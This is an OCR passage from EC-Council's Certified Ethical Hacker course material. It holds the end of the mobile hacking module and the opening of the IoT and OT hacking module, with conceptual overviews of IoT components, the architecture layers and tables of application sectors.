


Figure 17.75: Screenshots of ImmuniWeb® MobileSuite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


This module discussed various mobile platform attack vectors and attacks. In addition, it discussed various techniques and tools for hacking Android devices in detail. It also provided a detailed explanation of how Android devices can be secured using Android security tools. Furthermore, it described various techniques and tools for hacking iOS devices. It also discussed how iOS devices can be secured using iOS security tools. Moreover, it emphasized the importance of mobile device management. Subsequently, it presented various countermeasures to protect mobile devices from hacking attempts by threat actors. Finally, it ended with a detailed discussion on how mobile devices can be secured using mobile security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform IoT and OT hacking to compromise IoT and OT devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 18:
IoT and OT Hacking



Module Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT solutions are applied in different sectors of industry, including healthcare, building management, agriculture, energy, and transportation. Many organizations are driving the IoT transformation. IoT devices, such as wearables, industrial appliances, connected electronic devices, smart grids, and smart vehicles, are becoming part of interconnected networks. These devices generate a huge amount of data that is collected, analyzed, logged, and stored on the networks.

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. As the IoT is an evolving technology, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.

As industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access, they need to increasingly focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize key risks and threats that will have the greatest impact on their business.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.

At the end of this module, you will be able to

- Explain IoT concepts
- Understand different IoT threats and attacks
- Describe the IoT hacking methodology
- Use different IoT hacking tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Describe the OT hacking methodology and use different OT hacking tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking


IoT Concepts

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is the IoT?

The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a "thing" refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.





Figure 18.1: Illustration of IoT devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.
- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.

Figure 18.2: Workings of the IoT

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**

  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**

  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation	

http://www.beechamresearch.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petro-Chem, Hydro, Carbons, Food, Beverage	
	Converting/Discrete	Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

http://www.beechamresearch.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the applications of IoT devices are as follows:

- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.

Source: *http://www.beechamresearch.com*

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/ Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers,
	Awareness and	Security/Alerts, Fire Safety, Elderly,	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

